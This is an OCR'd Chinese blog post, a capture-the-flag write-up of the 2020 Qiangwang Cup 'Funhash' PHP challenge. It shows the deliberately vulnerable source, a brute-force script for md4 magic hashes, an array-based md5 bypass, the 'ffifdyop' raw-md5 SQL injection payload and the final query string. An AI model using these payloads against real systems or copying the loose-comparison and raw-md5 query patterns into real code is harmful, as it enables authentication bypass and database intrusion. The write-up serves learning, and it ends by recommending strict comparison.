
2020强网杯强网先锋之Funhash

原创

Firebasky 于 2020-09-27 17:53:08 发布 858 收藏 3

分类专栏： ctf 文章标签： 强网杯 ctf hash

本文链接：https://blog.csdn.net/qq_46091464/article/details/108190466



> 作为小白，也应该去见见世面，于是参加了2020强网杯
> 也让自己学到的了不少。下面是自己关于Funhash的解题思路

2020强网杯强网先锋之Funhash

直接上源代码

```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}
//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}
//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();
?>
```


审计了一下代码，发现要得到flag就需要绕过3次if条件

1.绕过level 1

让`$_GET["hash1"] == hash("md4", $_GET["hash1"])`
就可以绕过。
先介绍一下自己最开始的错误，因为这里是`!=`就可能存在PHP字符类型的转换
于是乎自己写了一个脚本，跑出了hash1=21的时候可以。

但是自己输入21的时候还是没有绕过，之后才发现是因为$_GET[“hash1”]和hash(“md4”, $_GET[“hash1”])都是string类型。
所以就失败了

在最后通过对比md5的漏洞分析PHP在处理科学计数法的时候如果是0exxx会当成0。
所以如果一个数字是`0exxx`它经过md4最后也是`0exxx`那么他们就（==弱等于）
在这里需要说明一下0e后面必须是数字才能实现（==弱等于）



直接上payload

```php
#by Firebasky
<?php
for($a=1;$a<=1000000000;$a++){
    $b='0e'.$a;
    $c=(substr(hash("md4",$b),2));//取后面满足是数字
    $d=(substr(hash("md4",$b),0,true).substr(hash("md4",$b),1,true));//取前面满足是0e
    if($d==='0e'){
        if(ctype_digit($c)){//is_numeric()函数是有漏洞。用ctype_digit（）；
                echo $b."success";
                break;
        }else{
            echo "fail";
        }
    }
}
//0e251288019
//0e898201062
```

0e251288019和0e898201062都可以绕过

还要说明一下是is_numeric()函数有漏洞

当数字里面有e的话is_numeric()函数会当成xxx*10^xxx相当于科学计数法

```php
<?php
$a='359e5524';
var_dump(is_numeric($a));
```

359*10^5524

问题 输出 终端 调试控制台

```
[Running] php "c:\Users\dell\Desktop
C:\Users\dell\Desktop\2020强网\hash\t
bool(true)
```

2.绕过level 2

直接使用数组绕过，原因是md5在处理数组的时候默认是NULL payload: hash2[]=1,hash3[]=2

3.绕过level 3

原理是md5碰撞构造出'or'xxxx

直接payload：**hash4=ffifdyop**

最终payload:

hash1=0e251288019&hash2[]=1&hash3[]=2&hash4=ffifdyop

```
array(3) { ["id"]=> string(1) "1" ["flag"]=> string(24) "flag{y0u_w1ll_l1ke_h4sh}" ["password"]=> string(32) "641ec1386cb6a65f6831a48be12c8ad1" }
```

总结：

让我们知道了不仅仅只有md5有碰撞，其他的加密算法也可能存在，只有满足条件就可以绕过。

所以我们在写代码配置的时候最好使用`===`（强类型）

最后拓展一下md5

```php
if($a==md5($a)){
echo 'success';
}
#payload:0e215962017
```

彩蛋：如果对你有帮助的话记得点赞评论哟~